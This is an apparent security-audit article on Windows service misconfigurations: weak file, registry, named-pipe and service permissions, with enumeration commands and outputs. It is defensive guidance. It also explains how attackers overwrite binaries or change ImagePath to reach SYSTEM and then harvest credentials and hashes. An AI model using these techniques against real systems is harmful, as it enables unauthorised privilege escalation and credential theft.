Windows Services – All roads lead to SYSTEM

This article discusses the implications of misconfigurations of Windows Services. These are often discovered in today's applications and could result in arbitrary code execution and the escalation of privileges. In fully patched Windows environments, a badly implemented service is among the most common attack vectors an attacker can pursue.

A Windows Service is a program that is not tied to any interactive user sessions and consists of at least one binary file. Services are analogous to UNIX daemons. They can be implemented as system drivers or as executables/DLLs and can be configured to start at different stages of the boot process. Examples of Windows Service types are kernel drivers, file system drivers, services which run in their own process and services which share the same process with others. The following sc command shows the properties of the http service. This is an example of a driver service implementing the HTTP protocol stack.

```
C:\Windows\system32>sc qc http
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: http
        TYPE               : 1  KERNEL_DRIVER
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : system32\drivers\HTTP.sys
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : HTTP
        DEPENDENCIES       :
        SERVICE_START_NAME :
```

By contrast, the following is an example of a typical Windows Service using its own binary which resides in a user defined directory. This is a standard service that will be displayed in the MMC Windows Services console:

```
C:\Windows\system32>sc qc usersvc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: usersvc
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\servicedir\svc.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : UserService
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

The Service Control Manager (SCM) is the key component of the operating system responsible for providing a management interface to services.

1.1 Windows Service Accounts

In order for a service to operate successfully, a system or a user account needs to be associated with it. Most often services run under the context of the following built-in system accounts:

- Local System (Also referred to as SYSTEM)
- Network Service
- Local Service

However, they can also run under the context of any other user account. The decision on the type of the account a service is associated with, is key for the security posture of the service and consequently the system's. From a security perspective, the account under which a service runs is crucial. This is because the user account permissions on the system dictate what resources the service can access and what operations it can perform. Consequently, if the service gets compromised, any code would run under the same context as the user that the service is associated with. A very common mistake often observed in Windows Services is related with this choice. A service should always follow the least privilege principle and the chosen account should just have the permissions necessary for it to operate.

In many cases, particularly in enterprise software where Windows Services support the applications, a service account is required on the system where they are installed. A common misconception is that these accounts should be added to an Administrative group (Local or Domain), due to the belief that only Administrators can start and stop services. This is not the case as non-administrative users can explicitly be given the required permissions to perform their tasks on a particular service, but not on every service, which is the case for administrators. This way, in the event of a compromise, it won't be possible for the attacker to gain complete control of the system, because the service account is not privileged.

When a service compromise occurs, the payload runs in the context of the service account. If this account is the SYSTEM or an Administrative account which then escalates to SYSTEM, the attacker can retrieve from the system's memory the plaintexts credentials from all the user sessions (interactive and non-interactive) on the system. Additionally the SYSTEM level access enables the retrieval of the local system's NTLM hashes. Due to the way authentication works in Windows environments, hashes and plaintext passwords are treated equally and as such either can be used to authenticate to other resources on the network. The lack of the requirement to crack the hashes could make the compromise spreading much faster. Thus it is important to always follow the least privilege principle when choosing this account.

A service should never run under a domain administrative account and also consideration should be taken if a standard domain account has to be associated with it. A dedicated local service account, which will be dictated by the same permissions as any other standard user on the system where the service operates, and explicitly assigned with only the required permissions, is a secure base to build upon. This can be extended in further hardening, so to minimise the exposed attack surface. If however a domain account is required, then a policy which restricts access to any resources irrelevant to the service should be applied.

The rest of this document describes some service areas which could be abused, if security best practice is not followed, resulting in arbitrary code execution and/or privilege escalation.

2. Auditing Windows Services

The following sections detail common errors in configuring Windows Services, and how to check for these.

2.1 Insecure File System Permissions

A service binary as with any other file on the system, resides within a directory, it has a number of access permissions and it might inherit additional permissions from its parent container. There are two common misconfigurations often identified in this area:

- The directory which contains the service binary has been either explicitly set weak permissions or has inherited insecure permissions from its parent container
- The binary itself has been explicitly set with weak permissions

The first flaw is normally discovered in multi user applications. Because of the way they are often implemented, they may not correctly store individual user data, e.g. by utilizing the %APPDATA% environment variable. Instead they opt to use the current working directory of the binary and so the permissions on this folder need to be relaxed so that all users can write to this folder. Overwriting the service binary or its DLLs, may enable users to run arbitrary code in the context of the service account. The following example shows insecure permissions set on the service directory, as the “Everyone” group has full access on it.

```
C:\Program Files>icacls TestService
TestService Everyone:(OI)(CI)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
            BUILTIN\Administrators:(I)(F)
            BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
            BUILTIN\Users:(I)(RX)
            BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
            CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Examining the binary itself returns the following:

```
C:\Program Files\TestService>dir /q svc.exe
15/12/2011  14:00           340,056 SERVER1\Administrator   svc.exe
               1 File(s)        340,056 bytes
C:\Program Files\TestService>icacls svc.exe
svc.exe Everyone:(I)(F)
```

In this case, the binary file (svc.exe) inherits the permissions from the parent directory as the (I) indicates.

When it comes to auditing these services, all directories and files should be checked, even if they are contained within a parent directory which does have its permissions properly set. An example of enterprise software where service binary permissions were set insecurely was found in an earlier version of Symantec's pcAnywhere [1].

Another common failure of file system permissions is related to inheritance. Even if the service installer hasn’t explicitly set relaxed permissions on the service binary and directory, if inheritance is enabled, weak permissions might be enforced.

By default in Windows, regular users are not allowed to create files or directories directly under the file system root. However, they have APPEND_DATA rights on an already existing directory, allowing file overwrites. Some installers do not change the permissions if the user decides to install the software under the file system root. If a service binary is located in such a directory any authenticated user can overwrite the binary or the service DLLs, escalating their privileges. The following output shows the default permissions Windows assigns to a newly created directory called 'DangerousService' under the C:\ drive on a Windows Server 2008 R2 system.

```
C:\>cacls DangerousService
           NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
           BUILTIN\Administrators:(OI)(CI)(ID)F
           BUILTIN\Users:(OI)(CI)(ID)R
           BUILTIN\Users:(CI)(ID)(special access:)
                                 FILE_APPEND_DATA
           BUILTIN\Users:(CI)(ID)(special access:)
                                 FILE_WRITE_DATA
           CREATOR OWNER:(OI)(CI)(IO)(ID)F
```

The built-in Users group has append and write access on this directory. In some Windows versions, the output of the cacls command can sometimes be different from the previous and similar to the following:

```
C:\>cacls DangerousService
BUILTIN\Administrators:(ID)F
BUILTIN\Administrators:(OI)(CI)(IO)(ID)F
NT AUTHORITY\SYSTEM:(ID)F
NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F
BUILTIN\Users:(OI)(CI)(ID)R
NT AUTHORITY\Authenticated Users:(ID)C
NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C
```

In this case the "Authenticated Users" group has change rights on the directory as the (C) at the end of the line indicates.

A handy native Windows command that returns, amongst other information, the binary paths of all the services is the following:

```
C:\>wmic service list config
...snip...
FALSE Normal badsvc C:\DangerousService\insecure.exe  Own Process
```

The above command can also run remotely; however, it should run under a user who has administrative level access on the target system. When it is run locally, any user level is sufficient.

```
C:\>wmic /node:target_IP /user:username /password:user_pwd service list config
```


After the identification of these paths, for each one of them, a command like cacls or icacls should be run against both the binary and the parent directory in order to review their access rights. Windows Services will likely be located under the System32 directory where standard users have read only access. User application services will most commonly be deployed to the "Program Files" directory. Priority should be given to any service binary paths which are not located within the above directories.

2.2 Insecure Registry Permissions

Insecure permissions can also be found in the registry keys associated with a service. As with any other securable object in the system, registry keys have DACLs (Discretionary Access Control Lists). When a service is registered with the system, a new key is created under the following registry path:

```
HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\services
```


The following image shows the default registry entries that describe the service and were generated by Windows upon the service's creation:



Name	Type	Data
(Default)	REG_SZ	(value not set)
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\DangerousService\insecure.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000010 (16)
Description	REG_SZ	This is a test service for registry permissions

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\badsvc

The following image shows the access permissions of the service's registry key:



Group or user names:

- CREATOR OWNER
- Authenticated Users
- SYSTEM
- Administrators (SYSTEM1\Administrators)
- Users (SYSTEM1\Users)

Permissions for Authenticated Users	Allow	Deny
Full Control	☑	□
Read	☑	□
Special permissions	□	□

For special permissions or advanced settings, click Advanced.

In this instance we observe that the members of the "Authenticated Users" group have been assigned with "Full Control" over the key. Any authenticated user could compromise the service and escalate privileges by modifying the string of the ImagePath value to point to a binary of their choosing.

The Sysinternals Accesschk tool [2] is highly recommended to assess any sort of permissions more efficiently. Accesschk is not limited to registry keys; it also enables the user to view the access lists of different Windows objects such files, processes, users and groups, and services. One of the most useful features of the tool is that it returns objects to which a particular user or group may have write access. The following example returns the registry keys under the HKLM\System\CurrentControlSet\services registry key that the "Authenticated Users" group have write access to.

```
C:\>accesschk "authenticated users" –kvuqsw hklm\System\CurrentControlSet\services
RW HKLM\System\CurrentControlSet\services\badsvc
        KEY_ALL_ACCESS
```

Other built-in groups, such as Everyone and Users, as well as any user defined groups which contain low privilege users, should be examined. Additionally nested group memberships should be evaluated as they may lead again to weak permissions. In order to query for all the users/groups that have write access to the services key and its subkeys, run the following command:


```
C:\>accesschk -kvuqsw hklm\System\CurrentControlSet\services > svc_reg_perms.txt
```

Insecure registry permissions are less likely to be present due to the fact that by default Windows grant write access to the services registry key only to administrative level users. However, it is recommended that this part of the system is always covered in service assessments.

2.3 Insecure Named Pipes Permissions

Another service element that can be abused, in attempt to escalate privileges or execute arbitrary code, are any named pipes which may be associated with it. As with any other securable object in Windows, the system performs an access check before granting access to the object. Similar to the file system permissions, in a named pipe's Discretionary Access Control List (DACL) may offer an interface to the system in the context of the service account. For more information on Named Pipe security and access rights, refer to this MSDN article.

A quick way to assess named pipe access rights is with SysnternalsProcess Explorer [3]. Once running, switch to Handle view and from the lower pane select the named pipe object. The following example shows the permissions of the vmware-authdpipe object for the VMware Authorisation service (vmware-authd.exe).



```
    vmware-authd.exe       1492          6,068 K    5,636 K NT AUTHORITY\SYSTEM    VMware Authorization Service    VMware, Inc.          C:\
    vmnetdhcp.exe          3200          1,388 K    2,160 K NT AUTHORITY\SYSTEM    VMware VMnet DHCP service       VMware, Inc.          C:\
    vmnat.exe              1924  < 0.01  2,820 K    3,796 K NT AUTHORITY\SYSTEM    VMware NAT Service              VMware, Inc.          C:\
   lsass.exe                528    0.01  7,480 K   10,216 K NT AUTHORITY\SYSTEM    Local Security Authority Process Microsoft Corporation C:\
   lsm.exe                  536          2,748 K    2,684 K NT AUTHORITY\SYSTEM
 csrss.exe                  468    0.11 15,668 K   13,312 K NT AUTHORITY\SYSTEM
 winlogon.exe               620          2,236 K    3,056 K NT AUTHORITY\SYSTEM
 explorer.exe              1384    0.07 82,472 K   74,796 K KPC\kostas
 RIMBBLaunchAgent.exe

Type           Name
Mutant         \BaseNamedObjects\WSearchIdxPi_Perf_Library_Lock_PID_5d4
Desktop        \Default
File           \Device\Afd
File           \Device\Afd
File           \Device\Afd
File           \Device\KsecDD
File           \Device\NamedPipe\vmware-authdpipe
File           \Device\vmx86
Directory      \KnownDlls
Directory      \KnownDlls32
Directory      \KnownDlls32
WindowStation  \Windows\WindowStations\Service-0x0-3e7$
WindowStation  \Windows\WindowStations\Service-0x0-3e7$
File           C:\Windows
File           C:\Windows\SysWOW64
File           C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\VMware
File           C:\Windows\SysWOW64\en-US\KernelBase.dll.mui
File           C:\Windows\Temp\vmware-SYSTEM\vmauthd.log
File           C:\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57
File           C:\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57
File           C:\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57
File           C:\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57
File           C:\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57
```

\Device\NamedPipe\vmware-authdpipe Properties


Group or user names:

Authenticated Users

Permissions for Authenticated Users	Allow	Deny
Delete	□	□
Execute	□	□
Synchronize	☑	□
Query State	☑	□
Modify State	☑	□

For special permissions or advanced settings, click Advanced.

The DACL is present and contains one entry (Authenticated Users). After examining another service we get the following result.




```
    OrangeMobileBroadband_Service.exe  1684   1,872 K   3,728 K NT AUTHORITY\SYSTEM
    sqlwriter.exe                      1728   2,176 K   2,708 K NT AUTHORITY\SY
    svchost.exe                        1748   2,400 K   4,836 K NT AUTHORITY\LC
    NisSrv.exe

Type           Name
Directory      \BaseNamedObjects
Mutant         \BaseNamedObjects\RasPbFile
Section        \BaseNamedObjects\windows_shell_global_counters
Desktop        \Default
File           \Device\KsecDD
File           \Device\NamedPipe\OrangeMobileBroadband_Service
Directory      \KnownDlls
Directory      \KnownDlls32
Directory      \KnownDlls32
WindowStation  \Windows\WindowStations\Service-0x0-3e7$
WindowStation  \Windows\WindowStations\Service-0x0-3e7$
File           C:\Windows
File           C:\Windows\SysWOW64
Key            HKLM
Key            HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key            HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key            HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\OrangeMobileBroadband_Service_RASAPI32
Key            HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\OrangeMobileBroadband_Service_RASMANCS
Key            HKLM\SYSTEM\ControlSet001\Control\CLASS\{4D36E96D-E325-11CE-BFC1-08002BE10318}
Key            HKLM\SYSTEM\ControlSet001\Control\CLASS\{4D36E96D-E325-11CE-BFC1-08002BE10318}\0000
Key            HKLM\SYSTEM\ControlSet001\Control\CLASS\{4D36E96D-E325-11CE-BFC1-08002BE10318}\0001
Key            HKLM\SYSTEM\ControlSet001\Control\CLASS\{4D36E96D-E325-11CE-BFC1-08002BE10318}\0002
Key            HKLM\SYSTEM\ControlSet001\Control\CLASS\{4D36E96D-E325-11CE-BFC1-08002BE10318}\0003
Key            HKLM\SYSTEM\ControlSet001\Control\CLASS\{4D36E96D-E325-11CE-BFC1-08002BE10318}\0004
Key            HKLM\SYSTEM\ControlSet001\Control\CLASS\{4D36E96D-E325-11CE-BFC1-08002BE10318}\0005
```

\Device\NamedPipe\OrangeMobileBroadband_Service Properties

The requested security information is either unavailable or can't be displayed.

In this instance, we see that the Orange mobile broadband service which runs under the SYSTEM account implements a named pipe (\Device\NamedPipe\OrangeMobileBroadband_Service) with an empty DACL.

A tool for quickly examining named pipe access rights is called pipesec [4]. In recent Windows versions it should be executed from an elevated shell. Running the tool without any parameters lists all the named pipes of a system. Providing a specific named pipe as an argument returns that pipe's access rights.


Administrator: C:\Windows\system32\cmd.exe - pipesec \\.\pipe\OrangeMobileBroadband_Service
BeyondLogic Pipe Security Editor - \\.\pipe\OrangeMobi...
Pipe Object
Add...
Remove
Advanced
Learn about access control and permissions
OK
Cancel
Apply

```
C:\>pipesec \\.\pipe\OrangeMobileBroadband_Service

Win32 Pipe Security Viewer V1.0
Copyright(C) 2002-2003 Craig.Peacock@beyondlogic.org
Looking up SecurityDescriptor of \\.\pipe\OrangeMobileBroadband_Service
Getting the Discretionary Access-Control List (DACL).
DACL is NULL. Generating Default Descriptor.
```

Group or user names:
Everyone


Permissions for Everyone	Allow	Deny
Full Access	☑	□
Special permissions	□	□

For special permissions or advanced settings, click Advanced.

The output of the command shows that the named pipe's DACL is NULL and that the Everyone group is granted FULL_ACCESS. Consequently any low privileged user can interface with the named pipe. Named pipe vulnerabilities are worse than the typical local service privilege escalation, as they usually can be exploited remotely if a valid account on the target system is known. An advisory published by MWR [5] describes the technical details of the above vulnerable named pipe.

2.4 Insecure Service Permissions

Windows Services, just as files or other securable objects, have a DACL associated with them that dictates what actions users or groups can perform. Windows natively allows the review and/or modification of these permissions through Microsoft's Management Console Security Configuration and Analysis snap-in. The following screenshot shows the service access rights of the Print Spooler service.



Database Security for Print Spooler
?
Security
Add...
Remove
For special permissions or advanced settings, click Advanced.
Advanced
Learn about access control and permissions
OK
Cancel
Apply

Group or user names:

- Authenticated Users
- SYSTEM
- Administrators (SYSTEM1\Administrators)

Permissions for Authenticated Users	Allow	Deny
Full Control	□	□
Read	☑	□
Start, stop and pause	□	□
Write	□	□
Delete	□	□
Special permissions	□	□

